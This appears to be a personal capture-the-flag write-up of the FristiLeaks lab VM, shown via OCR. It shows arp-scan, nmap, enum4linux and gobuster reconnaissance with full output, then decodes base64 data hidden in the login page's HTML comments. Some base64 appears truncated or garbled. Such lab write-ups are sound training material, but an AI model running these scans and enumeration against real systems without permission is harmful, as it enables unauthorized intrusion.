
FristiLeaks

◷ Created	@December 28, 2024 12:24 PM
☑ Reviewed	☑

There were some problems with the ip address please check the documentation it will help you.

by using the arp-scan we have found the ip address of the machine.

> sudo arp-scan -l




```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:d2:26:79, IPv4: 192.168.1.75
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
[redacted]
192.168.1.76    08:00:27:a5:a6:76       (Unknown)
[redacted]
192.168.1.254   c4:48:fa:d7:ea:40       (Unknown)
[redacted]

8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.951 seconds (131.21 hosts/sec). 8 responded

┌──(kali㉿kali)-[~]
└─$
```

Ip address = 192.168.1.76

using nmap for the ip address


> nmap -sS -sV -p- -A 192.168.1.76 -o nmapof.txt



```
└─$ sudo nmap -sS -sV -p- -A 192.168.1.76 -o nmapof.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-28 01:41 EST
Nmap scan report for 192.168.1.76
Host is up (0.00058s latency).
Not shown: 65329 filtered tcp ports (no-response), 205 filtered tcp ports (host-prohibited)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc|media device|webcam
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (97%), Drobo embedded (89%), Synology DiskStation Manager 5.X (89%), LG
 embedded (88%), Tandberg embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/h:drobo:5n cpe:/a
:synology:diskstation_manager:5.2
Aggressive OS guesses: Linux 2.6.32 - 3.10 (97%), Linux 2.6.32 - 3.13 (97%), Linux 2.6.39 (94%), Linux 2.6.32 - 3.5
(92%), Linux 3.2 (91%), Linux 3.2 - 3.16 (91%), Linux 3.2 - 3.8 (91%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%),
Linux 3.2 - 4.9 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.58 ms 192.168.1.76

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 214.78 seconds

┌──(kali㉿kali)-[~/Desktop]
```

Using enum4linux for the ip address

> enum4linux 192.168.1.76




```
┌──(kali㉿kali)-[~/Desktop]
└─$ enum4linux 192.168.1.76 > enum.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ cat enum.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Dec 28 01:44:32 2024

 ==========================( Target Information )==========================

Target ........... 192.168.1.76
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.1.76 )============================


[E] Can't find workgroup/domain



 ================================( Nbtstat Information for 192.168.1.76 )================================

Looking up status of 192.168.1.76
No reply from 192.168.1.76

 ===================================( Session Check on 192.168.1.76 )===================================


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.


┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

couldnot find any information by using the tool.


after checking the nmap result we visited the website. It was a simple website. there was not more to do. i thought to check image is there is something i could find using **binwalk** and **exiftool. But couldnot find anything.**

using gobuster i try to search the directory but there was nothing.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://192.168.1.76/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.76/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 206]
/.htaccess            (Status: 403) [Size: 211]
/.htpasswd            (Status: 403) [Size: 211]
/cgi-bin/             (Status: 403) [Size: 210]
/images               (Status: 301) [Size: 235] [--> http://192.168.1.76/images/]
/index.html           (Status: 200) [Size: 703]
/robots.txt           (Status: 200) [Size: 62]
Progress: 4727 / 4727 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

I couldn’t find anything after searching for a while and walkthrough. I find out the directory name as /fristi



Welcome to #fristileaks admin portal


Member Login

Username :

Password :


trying sql injection. uisng SQLMAP No luck

Checking the source code for the website we found some things.




```
<html>
<head>
<meta name="description" content="super leet password login-test page. We use base64 encoding for images so they are inline in the HTML. I read somewhere on the web, that thats a good way to do it.">
<!--
TODO:
We need to clean this up for production. I left some junk in here to make testing easier.

- by eezeepz
-->
</head>
<body>
<center><h1> Welcome to #fristileaks admin portal</h1></center>
<center><img src="data:img/png;base64,/9j/4AAQSkZJRgABAgAAZABkAAD/7AARRHVja3kAAQAEAAAAZAAA/+4ADkFkb2JlAGTAAAAAAf/b
AIQAAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQICAgICAgICAgIC
AwMDAwMDAwMDAwEBAQEBAQECAQECAgIBAgIDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMD
AwMDAwMDAwMDAwMDAwMDAwMD/8AAEQgBrAImAwERAAIRAQMRAf/EAOsAAQABBAIDAQAAAAAAAAAA
AAAJAwcICgUGAQIECwEBAAAHAQEBAAAAAAAAAAAAAIEBQYHCAkBAwoQAAAGAgECAwIICwMICAMG
BwECAwQFBgAHCBESIRMJMRRBIjIzcyQVClHRkrIjU6OzZBYXYXFUgZFCUpPTlNRDNCVVldUYGaFy
JvCxwWKi0vFjhEWWl0gRAAEDAwEEBwMFCgsFBgQGAwEAAgMRBAUGITESB0FRYXEiEwiBMhSRocFC
I7FSYnKSM1MVFwnRggLSQ5OU1FUWGeGyY3Mk8MKD01QlozQmVrPDZHSklRi0J//aAAwDAQACEQMR
AD8Atassr5qv6VT5w/8Apm/1h/tzHxJquRbn04jt09U/OV/Wqflm/HnlSvOJ3WU85X9ap+Wb8eKl
OJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3W
U85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X
9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+
Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8e
```

like user= eezeepz and below that we can see a commented document



```
I/Z42J4O1Pqn8R+zxsTwdqfVP4j9njYng7VUJ7p2rf8AWPmw/VfrUsbO1ejy6Hfu+kL/2Q==" /></center><br/>
<!--
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
l2qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUqOhEkso2k5pGy00aLq
i1n+skSqGfOSIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
tOH0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
3OoZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTILLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEUzu/l9l867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
EPdMjO3SSys7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
-->
<table width="300" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#CCCCCC">
<tr>
<form name="form1" method="post" action="checklogin.php">
```

using it in cyber chef we got an image



Render Image


Input format
Base64

```
3K/U+z2uFJNWNcMmhLzUe2v6n
/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn
/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYl
m+hDLkcIAtuHEUzu/l9l867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P3
1Vebhd8fy/VzOTCkqeBWlrrFhe
EPdMjO3SSys7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59ZKb6Us1
0IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiR
wB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4
A8Pn9/QNa7zik1qtycQAAAABJR
